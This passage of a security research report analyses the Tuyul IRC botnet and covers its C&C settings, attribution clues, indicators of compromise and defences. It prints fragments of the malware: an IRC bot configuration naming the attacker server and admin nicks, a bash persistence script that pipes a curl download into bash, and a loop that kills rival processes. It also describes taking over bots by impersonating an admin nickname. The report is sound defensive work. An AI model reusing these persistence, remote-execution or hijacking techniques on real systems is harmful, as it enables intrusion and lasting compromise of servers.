
57ac1e58d46a36852d433fbe8a20465cc4a911d209a4dd6524f99b32ce79c6cc
z
64bits elf

2.69 MB
Size

2020-01-16 08:55:19 UTC
1 minute ago

Figure 12. The binary version of the malware goes undetected by antivirus engines


If successfully executed, the server connects to an IRC server on the attacker's C&C server (***irc[.]localroot[.]xyz***), where it joins the rest of the infected servers waiting for further instructions from the attacker (see Figure 13).



```
$irc_conf{'codename'} = defined $ENV{'DEBUG'} ? 'TUYUL v.0.1.7 (debug)' : 'TUYUL v.0.1.7';
$irc_conf{'server'} = 'irc.localroot.xyz';
# $irc_conf{'server'} = defined $ENV{'DEBUG'} ? '31.220.52.186' : 'irc.localroot.xyz';
$irc_conf{'port'} = 6667;
$irc_conf{'password'} = $irc_conf{'codename'};
$irc_conf{'timeout '} = 15;
@{$irc_conf{'admin'}} = ('byteart', 'preman');
@{$irc_conf{'staff'}} = @{$irc_conf{'admin'}};
@{$irc_conf{'command_admin'}} = ('!pro', '!irc', '!perl', '!bc', '!noob', '!update', '!terminate', '!suicide');
@{$irc_conf{'command_staff'}} = ('!shell', '!reset', '!pid', '!watch');
$irc_conf{'nickbase'} = "TuYuL";
```

Figure 13. The IRC bot malware configuration


To stay persistent on the system, the malware periodically downloads a bash script named ***cron***, which ensures that the Tuyul script is still installed (see Figure 14).



```
#check
if (ps auxfe --sort=-pmem,-rss | grep '[-]unix-meta') > /dev/null 2>&1;then
        echo "[!] SKIP : TUYUL AlREADY RUNNING !"
elif (netstat -taepn | grep  ':4443' | grep 'ESTABLISHED\|SYN_SENT') > /dev/null 2>&1;then
        echo "[!] SKIP : TUYUL AlREADY RUNNING !"
elif [ -f "$TARGET_DIR/.unix.pid" ] ;then
         echo "[!] SKIP : TUYUL AlREADY RUNNING !"
else
          echo "[!] CHECK TUYUL : FAILED - FORCE CALL!"
           if (curl -sk "$REPO/installer?time=$(date +%s)" | bash |grep 'COMPLETE')> /dev/null 2>&1; then
                echo "[!] CALL TUYUL : COMPLETE"
           else
                 echo "[X] CALL TUYUL : FAILED"
            fi
fi
```

Figure 14. A bash script checking that the Tuyul script is still running

It also detects and kills rival processes of other malware infections (see Figure 15).



```
#killing dog
if [[ $EUID -ne 0 ]];then
    for pid in $(ps auxfe --sort=-pmem,-rss | grep '[t]mp/k' | awk '{print $2}')
        do
            kill -9 "$pid" > /dev/null 2>&1
        done
    for pid in $(ps auxfe --sort=-pmem,-rss | grep '[F]OREGROUND' | awk '{print $2}')
        do
            kill -9 "$pid" > /dev/null 2>&1
        done
    for pid in $(ps auxfe --sort=-pmem,-rss | grep '[u]nix/' | awk '{print $2}')
        do
            kill -9 "$pid" > /dev/null 2>&1
        done
    for pid in $(ps auxfe --sort=-pmem,-rss | grep '[.]/gs' | awk '{print $2}')
        do
            kill -9 "$pid" > /dev/null 2>&1
        done
```

Figure 15. Bash script killing rival malware processes (the comment is in the original script)

Malware Source Code

While monitoring the campaign, we collected four different versions of the malware source code. Despite these different versions, the following core functionalities remained the same:


- pro: Promotes a bot to a higher privilege. Allowing the bot to execute commands on other bots.
- noob: Demotes the bot from “pro” status.
- update: Downloads and installs a newer version of the malware.
- bc: Connects to a reverse shell.
- shell**:** Executes a shell command.
- perl: Executes a Perl script.
- terminate, **suicide**: Kills the bot’s connection.

From the list of commands in the script, it is difficult to determine the intentions of the bot master. Unlike previous well-known IRC bots, where commands had more specific descriptions such as DDoS or crypto mining capabilities, Tuyul bot has only general-purpose commands. While monitoring the botnet, we did not notice any activity involving these bots besides maintenance. Some individual bots were spotted spreading the Tuyul malware, but we did not detect a mass activation of the botnet.

Composition of the Tuyul Botnet

The infected server connects to the attacker’s IRC server and joins the configured channel. In the first versions of the malware the channel used was called “#idiot,” revealing the actor’s feelings toward the victims.


Each bot connecting to the server is given a nickname with a “TuYuL” prefix and a random string.



```
17:13 [Users #idiot]
17:13 [ byte-art   ] [ TuYuL-AMXT0] [ TuYuL-Fs7UI] [ TuYuL-LPiT8] [ TuYuL-PXYxH] [ TuYuL-UgWEB]
17:13 [ byteart    ] [ TuYuL-AzXe8] [ TuYuL-FUQUp] [ TuYuL-lWjyz] [ TuYuL-qd2Kj] [ TuYuL-ut8Ng]
17:13 [ preman     ] [ TuYuL-BCoVT] [ TuYuL-g5Rym] [ TuYuL-lxEhN] [ TuYuL-qIOJB] [ TuYuL-venph]
17:13 [ sugiono    ] [ TuYuL-bh9xC] [ TuYuL-go7DG] [ TuYuL-mEOBl] [ TuYuL-QivOE] [ TuYuL-vMb9K]
17:13 [ TuYuL-0cMqt] [ TuYuL-bHNmX] [ TuYuL-GoXvk] [ TuYuL-MIWCv] [ TuYuL-qj8ow] [ TuYuL-vNNuJ]
17:13 [ TuYuL-0FffE] [ TuYuL-BK1Fd] [ TuYuL-guYuB] [ TuYuL-mNuMm] [ TuYuL-qswHW] [ TuYuL-Vs0TT]
17:13 [ TuYuL-0mzQY] [ TuYuL-bZH69] [ TuYuL-HgN5n] [ TuYuL-mWxgO] [ TuYuL-Quqn7] [ TuYuL-Vs4mO]
17:13 [ TuYuL-0wMuX] [ TuYuL-bZqMt] [ TuYuL-Hhx3R] [ TuYuL-Myz5H] [ TuYuL-qW2KW] [ TuYuL-vSnr0]
17:13 [ TuYuL-13az3] [ TuYuL-Cm2ca] [ TuYuL-Hi7J2] [ TuYuL-N6XL0] [ TuYuL-QWsGA] [ TuYuL-w80oH]
17:13 [ TuYuL-1dDwb] [ TuYuL-CPN7q] [ TuYuL-Hmk78] [ TuYuL-Nf0iI] [ TuYuL-qZ1YQ] [ TuYuL-wAsty]
17:13 [ TuYuL-1FIrQ] [ TuYuL-Cq9hO] [ TuYuL-Hw2u7] [ TuYuL-NFX7m] [ TuYuL-rbqoC] [ TuYuL-WeJOZ]
17:13 [ TuYuL-1GUEH] [ TuYuL-cSEpS] [ TuYuL-hWdz4] [ TuYuL-nfz4M] [ TuYuL-rDUEo] [ TuYuL-Wj7qv]
17:13 [ TuYuL-1zUL5] [ TuYuL-cSJam] [ TuYuL-HwzzS] [ TuYuL-NnCkM] [ TuYuL-rknVS] [ TuYuL-wNT6e]
17:13 [ TuYuL-26dOU] [ TuYuL-cuoMz] [ TuYuL-IRoVR] [ TuYuL-nqJs1] [ TuYuL-rwWYp] [ TuYuL-wxm7s]
17:13 [ TuYuL-2g0cT] [ TuYuL-D7nsG] [ TuYuL-iSqZF] [ TuYuL-NUVPx] [ TuYuL-s2SUt] [ TuYuL-wy7aq]
17:13 [ TuYuL-3HJkh] [ TuYuL-daatA] [ TuYuL-ITkFV] [ TuYuL-nw9kD] [ TuYuL-Sczub] [ TuYuL-WzVxW]
17:13 [ TuYuL-3lrpw] [ TuYuL-DBlAw] [ TuYuL-iz3C3] [ TuYuL-nXA9z] [ TuYuL-SrKtM] [ TuYuL-x0JkF]
17:13 [ TuYuL-4quWK] [ TuYuL-Dkr88] [ TuYuL-J7MTK] [ TuYuL-O7B54] [ TuYuL-SvcwH] [ TuYuL-XBNI3]
17:13 [ TuYuL-4siqQ] [ TuYuL-Dkz5f] [ TuYuL-jVPz9] [ TuYuL-oCEfq] [ TuYuL-Sxki7] [ TuYuL-xIKeq]
17:13 [ TuYuL-68bsv] [ TuYuL-DOaCj] [ TuYuL-Jxf9d] [ TuYuL-OJis9] [ TuYuL-t2xsl] [ TuYuL-xRyDo]
17:13 [ TuYuL-6ChA3] [ TuYuL-EB0O0] [ TuYuL-k6GmM] [ TuYuL-okQ01] [ TuYuL-T8GdB] [ TuYuL-xuQgt]
17:13 [ TuYuL-77KbF] [ TuYuL-Ed4HE] [ TuYuL-kf1mw] [ TuYuL-OL8nh] [ TuYuL-TAowQ] [ TuYuL-y81Ty]
17:13 [ TuYuL-7ABdm] [ TuYuL-eJF9G] [ TuYuL-kJYnN] [ TuYuL-OnjRz] [ TuYuL-TBwQk] [ TuYuL-yyy4T]
17:13 [ TuYuL-7ROK7] [ TuYuL-EPEmQ] [ TuYuL-KQreX] [ TuYuL-otgrq] [ TuYuL-TKeEK] [ TuYuL-z35DI]
17:13 [ TuYuL-879zw] [ TuYuL-EWqlk] [ TuYuL-kSZou] [ TuYuL-OwdOs] [ TuYuL-tqNg2] [ TuYuL-z5qsP]
17:13 [ TuYuL-8C8cr] [ TuYuL-F0t0g] [ TuYuL-KWeI2] [ TuYuL-owiBf] [ TuYuL-TSUAY] [ TuYuL-ZRoFu]
17:13 [ TuYuL-9d5ck] [ TuYuL-Fbfeu] [ TuYuL-kyQNG] [ TuYuL-p8S4z] [ TuYuL-tT7xT] [ TuYuL-ZRuox]
17:13 [ TuYuL-9kzGw] [ TuYuL-fmtk9] [ TuYuL-l1q7A] [ TuYuL-PjdkK] [ TuYuL-TTBbM] [ TuYuL-zzxwl]
17:13 [ TuYuL-9sai8] [ TuYuL-Fo5np] [ TuYuL-L6HW9] [ TuYuL-pqe1n] [ TuYuL-tVrXc] [ zero-eL42A ]
17:13 [ TuYuL-A67dF] [ TuYuL-FrAyr] [ TuYuL-LkmDX] [ TuYuL-pxEWA] [ TuYuL-uD9gY]
17:13 -!- Irssi: #idiot: Total of 179 nicks [0 ops, 0 halfops, 0 voices, 179 normal]
17:13 -!- Channel #idiot created Thu Jan 16 21:22:49 2020
```

Figure 16. Tuyul botnet showing 179 bots connected


For obvious reasons, the script permits only certain nicknames to operate the bot. In early versions, four different nicknames were defined as admins. This indicates that the campaign might be a joint effort and not the work of a single individual. In later versions of the code, the number of admins was reduced to two.



```perl
my $password = 'tuyul';
my $server = 'irc.localroot.xyz';
my $port = '6667';
my @pro_admin = ('byteart', 'byte-art', 'byteart-id', 'preman');
my @admin = @pro_admin;
```

Figure 17. Early version configuration of Tuyul botnet

Since we had the source code and could see which admins that bot listens to, we wanted to see if it was possible to take over the botnet. First, we tried to activate a bot in a private chat with a non-admin nickname:




TuYuL-5M1De

guest123 15:29:39
whoami

TuYuL-5M1De 15:29:40
Sorry , guest123 your not Pro or Administrator !

Figure 18. Users attempting to execute a shell command using a non-admin nickname

But when changing the nickname to one of the admins who was unsigned to the server, we could execute commands on the infected bots, as shown in Figure 19.



TuYuL-E64X5

byteart-id 15:25:18
whoami

TuYuL-E64X5 iOS2:19975 15:25:18
www-data

Figure 19. Users attempting to execute a shell command using an admin nickname

After a few days of monitoring the channel, the bot master noticed our activity and registered the nicknames of the admins and white-listed the IRC clients allowed to join the network. This prevented us from pretending to be admins and controlling the bots.

During our research, the botnet peaked at around 350 bots, which is a relatively small size botnet. For example, last year a different IRC botnet was reported with more than 1,400 bots.[7] Most of the victims are hosted on cloud services such as Amazon Web Services (AWS) and DigitalOcean, and about a third are hosted on Linode. When we conducted a geolocation of the IP addresses on the botnet, we found that U.S. and U.K. servers accounted for almost half of the bots.

Probable Attribution


Please note that at the time of publication, no group had yet claimed this botnet and we do not have official attribution of the individuals writing and operating Tuyul. Our probable Indonesian attribution is based on many pieces of evidence gathered while investigating this malware.

Time zone. The Asia/Jakarta time zone, as discussed in the ***Attack Methods*** section, is an important clue because it sets the default time zone used by all date/time functions.[8] This is the most convincing evidence of the attacker's origin that was set inside the API source code, as explained in the ***Malware*** section. While this may be purposefully set to a different time zone, it is only one of many indicators we look at when determining possible attribution. In addition, several other clues also pointed to Indonesia.

Administrator nicknames. The admin nicknames when used to configure this botnet may provide possible attribution information. ***Preman***, one of the monikers used, is a word for an Indonesian gangster and, according to Wikipedia, is a member of an organized crime group.[9]

When connecting to the C&C development environment, the Indonesian phrase "assalamualaikum pak aji" appears. It does not appear on the main C&C.


IP address. As investigations into this bot continued, the new version had an interesting IP address that exposed the threat actor's development environment. The threat actor runs this development environment to test new versions of the Perl script. After the admins' nicknames were registered we continued to monitor activity from both the main and development IRC servers. In the development IRC server, admin nicknames were not registered and there was an additional clue to the threat actor's origin, including the use of the phrase ***assalamualaikum pak aji***, which translates to "greetings sir Aji." According to names.org, the name ***Aji*** may have many origins—one of the common ones is from Indonesia and means "bless."[10]



```
CONNECTED

This server was created Sat Jan 11 2020 at 18:57:35 UTC

irc.localroot.xyz, UnrealIRCd-5.0.1, iowrsxzdHtIDZRqpWGTSB,
lvhopsmntikraqbelHzMQNRTOVKDdGLPZSCcf

There are 1 users and 7 invisible on 1 servers

1, channels formed

I have 8 clients and 0 servers

8, 75, Current local users 8, max 75

8, 75, Current global users 8, max 75

- 11/1/2020 19:06
- Assalamualaikum Pak Aji !
```

Figure 20. Development server showing the phrase assalamualaikum pak aji

Malware repository. In later stages of the research, a message on the main malware repository was added when trying to access non-existent files—***hidup ini indah***, an Indonesian phrase that translates to "life is beautiful."



hidup ini indah...

Figure 21. The phrase "hidup ini indah" in Indonesian ("life is beautiful" in English)

Botnet name. The name of this botnet is also a possible indicator of origin and attribution. A Tuyul, also sometimes spelled Toyol, is a figure in Southeast Asia, in particular in Indonesian folklore.[11] The Tuyul appears in this folklore as an undead infant who is invoked using black magic to conduct tasks such as theft, sabotage, or other crimes. According to IMDB, a 2015 horror movie called ***Tuyul*** was a modern reimagining of this Indonesian mythology in which the Tuyul hurts a family living in its house.[12]

Based on these findings, we concluded that the threat actor running the Tuyul botnet was probably in Indonesia. At this time, we do not attribute this activity to a state-sponsored actor. We cannot say with certainty if this is tied to organized crime or cybercriminal activity, however, cybercriminal activity has often been located in Indonesia. In January 2020, Indonesia conducted the first arrests of three men on suspicion of being part of the Magecart attacks.[13] Along with that, a number of nonstate groups in Indonesia have perpetuated malicious activity, either under a specific campaign or for personal gain.[4, 5, 6]

We are continuing to see this bot being actively worked on, and we expect it to grow. F5 researchers will remain engaged with this botnet and will report on any future findings.

Conclusion

This new campaign shows that botnets continue to be a threat to organizations and have a variety of uses, ranging from IRC bots to shopping bots to crypto mining. Those interested in building botnets don't need to go far to find source code to create their own. Botnets for service are also common and easy to buy. Responsible organizations can do their best to protect their employees by having a DDoS strategy in place, ensuring redundancy for critical services, implementing credential stuffing solutions, and continually educating employees about the potential dangers of IoT devices and how to use them safely.

IOC and Other Technical Data

IOC

C&C:

irc[.]localroot[.]xyz

63[.]250[.]33[.]43

Malware repository and development servers:

localroot[.]xyz

zer0art[.]com

104[.]27[.]154[.]113

104[.]27[.]182[.]106

31[.]220[.]52[.]186

103[.]3[.]189[.]32

Attacking servers:

178[.]128[.]35[.]202

45[.]63[.]127[.]55

45[.]77[.]97[.]0

140[.]82[.]56[.]119

95[.]216[.]210[.]246

138[.]68[.]152[.]125

139[.]99[.]121[.]227

178[.]128[.]95[.]201

142[.]93[.]185[.]6

142[.]93[.]179[.]244

40[.]112[.]129[.]217

52[.]156[.]59[.]22

20[.]37[.]96[.]167

159[.]203[.]189[.]141

118[.]27[.]6[.]13

Files:

0204e028d242a0cbf1e1611908ff1895 inject

0323eb136c586b96cfade4407fa9abb7 kill

072f9f015fddcbdc1373633dcf8c7520 cron

111b543c6d110da5b3a070fdc44e4c7d z

333a1032f001c677f9925ef228830103 back.php

3edcfecb434338580966e7fe8e0bf896 installer

5cfb092096be472eae67248a25ff57f6 sys

66027930586b3dbec1c1f84392b0dc13 inject.php

83d555ff340c7a8f3e7c40de496378ae libc6.so

847c8d52bc9c58c1e479fbb0d294cfec hook.php

89398067c033a4d5c69ec56a95ea502f join

8edca42ab0ecc6358eac61a8cf53183f tuyul

9398caaa1f4f583fcd3b6fa51622d3eb unix.so

94186bb97a20b207507b4913ef3aa9a9 cache.php

cbf995e0372230b345cd62178bec5635 dis.so

e2a2b5f9d8798b0865c2f598e7662714 inject

Security Controls

To mitigate the types of attacks discussed here, we recommend putting the following security controls in place:

Technical Preventative

- Disable remote management, restrict access to a management network, or place devices behind a firewall.
- At a minimum, use network address translation (NAT) if the devices are used in a residence.
- Change the vendor default credentials and disable the default administrator account if you can.
- Continually update the devices with the latest firmware releases.

- Use an intrusion detection system (IDS) to catch known malware.

Administrative Corrective

- Review and adjust access controls as necessary.
- Notify customers of malware detected on their systems when signing in, so they can take steps to clean their systems.
- Implement a patch management system to keep systems current on patches.

Administrative Preventative

- Provide security awareness training to employees and customers.

About the author

Eli Kreminchuker

Eli Kreminchuker is a researcher and writer for F5 Labs.

More articles from Eli Kreminchuker

About the author

Remi Cohen

Remi Cohen is a Threat Research Evangelist with F5 Labs. Prior to F5 she worked for a large national laboratory conducting vulnerability assessments, and research on current threats as well as an civilian analyst for the US Department of Defense. Her specialty areas of research include mobile vulnerabilities, Industrial Control Systems, and Eastern European threats. She is an associate of (ISC)2 by passing the CISSP exam and is certified in both COMPTIA Security+ and ECCouncil CIEH. She holds a Master’s degree from New Mexico State University in Industrial Engineering as well as Bachelor’s degrees in Computer Science and Government from Georgetown University.

More articles from Remi Cohen

Footnotes ⊕

TAGS: Indonesia, Threats, IRC, PHP, perlb0t

Need-to-Know

Expertly picked stories on threat intelligence

STRATEGIES

Are You Ready for DoD CMMC Compliance?

BLOG • 8 min. read

ENCRYPTION

Introducing the Cryptonice HTTPS Scanner

ARTICLE • 12 min. read

TO

Hundreds of apps will be attacked by the time you read this.

So, we get to work. We obsess over effective attack methods. We monitor the growth of IoT and its evolving threats. We dive deep into the latest crypto-mining campaigns. We analyze banking Trojan targets. We dissect exploits. We hunt for the latest malware. And then our team of experts share it all with you. For more than 20 years, F5 has been leading the app delivery space. With our experience, we are passionate about educating the security community-providing the intel you need to stay informed so your apps can stay safe.

Every

9 hrs

a critical vulnerability—with the potential for remote code execution—is released.

Subscribe and get threat intelligence updates from security leaders with decades of experience

- Develop a richer understanding of your security environment with only one email per week.
- Always have the latest security research and analysis at your fingertips.
- Strategic insights from CISO-level experts give you deeper analysis than your peers who only rely on threat reports.

Enter your email address

SUBSCRIBE

The information you provide will be treated in accordance with the F5 Privacy Notice.

THREATS

CISO TO CISO

APPLICATION PROTECTION

TWITTER

LINKEDIN

Policies | Privacy | Trademarks | Unsubscribe | Cookie Preferences